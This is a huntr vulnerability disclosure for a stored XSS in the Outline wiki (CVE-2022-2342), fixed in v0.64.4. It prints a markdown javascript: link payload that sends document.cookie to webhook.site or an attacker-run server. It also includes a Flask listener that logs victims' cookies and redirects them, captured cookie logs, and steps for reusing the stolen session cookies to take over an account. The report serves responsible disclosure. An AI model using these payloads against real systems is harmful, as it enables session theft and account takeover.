huntr

Stored Cross-site Scripting (XSS) leads to Account Takeover in outline/outline

0

✓ Valid Reported on Jul 4th 2022

🔒 Requirements

Be able to `edit` or `create` documents.
Click of a user on the link.

📝 Description


The markdown's `link creation` feature does not properly sanitize url input, which allows to use `error` event to execute `javascript`. Furthermore, due to a lack of `HttpOnly` flag on sessions cookie, it is possible to exfiltrate them via `document.cookie` variable to take over the other user's account.
The payload used is the following:

```
[XSS](javascript:window.onerror=window.location='https://webhook.site/09731
```

🕵️ Proof of Concept

Basic cookies exfiltration

Step 1: go to webhook.site and take your unique `URL`.



Webhook.site lets you easily inspect, test and automate (with the visual Custom Actions builder, or WebhookScript) any incoming HTTP request or e-mail. What's a webhook?

Any request or email sent to these addresses are logged here instantly — you don't even have to refresh!

Your unique URL (Please copy it from here, *not* from the address bar!)

`https://webhook.site/09731cdb-80b0-47e8-a057-f86e939f1ad9`

Your unique email address

`09731cdb-80b0-47e8-a057-f86e939f1ad9@email.webhook.site`

Are you not receiving anything? Make sure that you copied the URL from above, and *not* from the browsers' address bar.


To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like Custom Actions that lets you extract JSON or Regex values and use them to send emails and requests, write custom scripts, and more. Read more or Upgrade

now.

Step 2: create a document with the following content. (insert your `unique url`)

```
[XSS](javascript:window.onerror=window.location='{{YOUR-UNIQUE-URL}}?'+docu
```




XSS

You updated less than a minute ago • Viewed by only you

[XSS](javascript:window.onerror=window.location='https://webhook.site/09731cdb-80b0-47e8-a057-f86e939f1ad9?'+document.cookie)

Step 3: publish the note, click on the link and go to webhook.site.

Before clicking:




XSS

You updated 10 minutes ago • Viewed by only you

XSS

After clicking:



GET 07/04/2022 3:03:18 PM

Request Details

Permalink Raw content Export as

GET https://webhook.site/09731cdb-80b0-47e8-a057-f86e939f1ad9?signupQueryParams=%7B%22utm_campaign%22%3A%2215615066178%22%2C%22utm_source%22%3A%22google%22%2C%22gclid%22%3A%22Cj0KCQjwn4qWBhCvARIsAFNAMigQqU9oak7MY4EwQhgOsCisSNSuT4ZvSpN4io5AXiDIdffCXi98VogaAoS4EALw_wcB%22%7D%3B%20_gac_UA-109435745-1%3D1.1656928906.Cj0KCQjwn4qWBhCvARIsAFNAMigQqU9oak7MY4EwQhgOsCisSNSuT4ZvSpN4io5AXiDIdffCXi98VogaAoS4EALw_wcB%3B%20lastSignedIn%3Dslack%3B%20sessio

heroku-session-affinity%3DADaDaANoA24IAes%2FS%2Fz%2F%2F%2F8HYgAOLQdiAAhNqmECbAAAAAJtAAAABXdlYi4xbQAAAAV3ZWluMmoDf%20rWsEE1jNsKcXBWUTvr%20Ix1JQ__%3B%20accessToken%

_ga%3DGA1.2.1591257309.1656928906%3B%20_gid%3DGA1.2.1202447116.1656928906%3B%20__stripe_mid%3Def53ed5b-f565-4020-a7ae-3c5d2fbf094520a4b0

Host	176.63.107.252 whois
Date	07/04/2022 3:03:18 PM (a few seconds ago)
Size	0 bytes
ID	b53746ed-c374-4431-9c06-ca6411f20024

Files

Query strings

signupQueryParams

```
{"utm_campaign":"15615066178","utm_source":"google","gclid":"Cj0KCQjwn4qWBhCvARIsAFNAMigQqU9oak7MY4EwQhgOsCisSNSuT4ZvSpN4io5AXiDIdffCXi98VogaAoS4EALw_wcB"}; _gac_UA-109435745-1=1.1656928906.Cj0KCQjwn4qWBhCvARIsAFNAMigQqU9oak7MY4EwQhgOsCisSNSuT4ZvSpN4io5AXiDIdffCXi98VogaAoS4EALw_wcB; lastSignedIn=slack; sessions=

heroku-session-affinity=ADaDaANoA24IAes/S/z///8HYgAOLQdiAAhNqmECbAAAAAJtAAAABXdlYi4xbQAAAAV3ZWIuMmoDf rWsEE1jNsKcXBWUTvr Ix1JQ__; accessToken=

_ga=GA1.2.1591257309.1656928906; _gid=GA1.2.1202447116.1656928906; __stripe_mid=ef53ed5b-f565-4020-a7ae-3c5d2fbf094520a4b0
```

Headers

connection	close
sec-fetch-site	cross-site
sec-fetch-mode	navigate
sec-fetch-dest	document
upgrade-insecure-requests	1
cookie	
referer	
accept-encoding	gzip, deflate, br
accept-language	en-US,en;q=0.5
accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i...
user-agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 F...
host	webhook.site
content-length	
content-type	

Form values

(empty)

Hidden cookies exfiltration

Step 1: Run the following `flask` application.


```
from flask import Flask, redirect

# init
app = Flask(__name__)

@app.route("/<path:cookies>")
def index(cookies):
    print("\n\x1b[1m=== New victim cookies ===\x1b[0m")
    print(cookies, end="\n\n")
    return redirect("https://google.fr", 302)

if __name__ == "__main__":
    app.run("0.0.0.0", 8000)
```

Step 2: from attacker's account, create a document with the following content. (insert your `flask url`)

```
[google.com](javascript:window.onerror=window.location='http://{{YOUR-FLASK
```

Victim point of view

Before clicking:





Cheat sheet - Links

You updated less than a minute ago • Viewed by only you


google.com

After clicking:





Attacker point of view




```
                    $ sudo python app.py
 * Serving Flask app 'app' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on all addresses (0.0.0.0)
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://127.0.0.1:8000
 * Running on http://             :8000 (Press CTRL+C to quit)

=== New victim cookies ===
heroku-session-affinity=ADaDaANoA24IASKyY/7///8HYgAOXW1iAAm3v2ECbAAAAAJtAAAABXdlYi4ybQAAAAV3ZWIuMWqwYugriZA8chKjwb06d8AZeux4aA__; accessToken=                          kpXVCJ
                                                                                                                                    lastSignedIn=slack; ses
sions=                                                                                                                                                  -b722-
                                                               ,"url":"                                "}}; _ga=GA1.2.88475786.1656941455; _gid=GA1.2.286234706.1656941455; __str
ipe_mid=fbf98a95-cbc4-4aea-bb1e-f856c6736ad33e1c58; __stripe_sid=f6abf097-f2f1-4da4-92a6-97ef96a5182ea39651

               - - [04/Jul/2022 15:45:52] "GET /heroku-session-affinity=ADaDaANoA24IASKyY/7///8HYgAOXW1iAAm3v2ECbAAAAAJtAAAABXdlYi4ybQAAAAV3ZWIuMWqwYugriZA8chKjwb06d8AZeux4aA__;
%20accessToken=
                                               ;%20sessions=                                                                                                   %2F%2F
                                                                                                                                                               2%3A%2
                                                 ;%20_ga=GA1.2.88475786.1656941455;%20_gid=GA1.2.286234706.1656941455;%20__stripe_mid=fbf98a95-cbc4-4aea-bb1e-f856c6736ad33e1c58;
%20__stripe_sid=f6abf097-f2f1-4da4-92a6-97ef96a5182ea39651 HTTP/1.1" 302 -
```

As you can see, the victim gets redirected to google.com without knowing that someone have stolen his cookies.


Use cookies

Step 1: without closing the victim window, go to the `outline login` instance page.



Step 2: add the `session`, XX cookies you own with the attack. (you can use Cookie-Editor extension to make it easier)

Victime home page:




Welcome

This collection is a quick guide to what Outline is all about. Feel free to delete this collection once your team is up to speed with the basics!

Cheat sheet - Links

You updated 8 minutes ago • Viewed 8 mins ago

Victim account settings:



Profile

Photo
Choose a photo or image to represent yourself.

Full name
This could be your real name, or a nickname — however you'd like people to refer to you.

Language
Please note that translations are currently in early access. Community contributions are accepted though our translation portal.

English (US)

Delete Account
You may delete your account at any time, note that this is unrecoverable

Impact

An attacker could use this vulnerability to `takeover` an `admin account` and get access to all the `features` of the `outline` application.

CVE
CVE-2022-2342
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
High (7.3)

Registry
Npm

Affected Version
0.64.3

Visibility
Public

Status
Fixed

Found by

Mizu

@kevin-mizu

pro

This report was seen 944 times.

We are processing your report and will contact the **outline** team within 24 hours. 5 months ago

A **outline/outline** maintainer has acknowledged this report 5 months ago

Tom Moor validated this vulnerability 5 months ago

An initial remediation has been deployed to prevent the javascript protocol from being rendered into the DOM.

A slightly longer term and more resilient fix will be to make the accessToken cookie httpOnly

Mizu has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Mizu 5 months ago Researcher

Perfect, it's not working anymore on my side.
@admin, can you ask the maintainer if it's ok to assign a CVE ID?

Jamie Slome 5 months ago Admin

@Tom, are you happy for me to assign a CVE to this report?

Tom Moor 5 months ago

Okay, yes.

Chat with us

Tom Moor 5 months ago

Actually I should put a patch of the last release out at least before that :)

Tom Moor marked this as fixed in **v0.64.4** with commit **85657b** 5 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

Jamie Slome 5 months ago Admin

Are you ready for me to proceed with the CVE now?

Tom Moor 5 months ago

Yep

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

part of 418sec

company

about

team

Chat with us

contact us

terms

privacy policy

Chat with us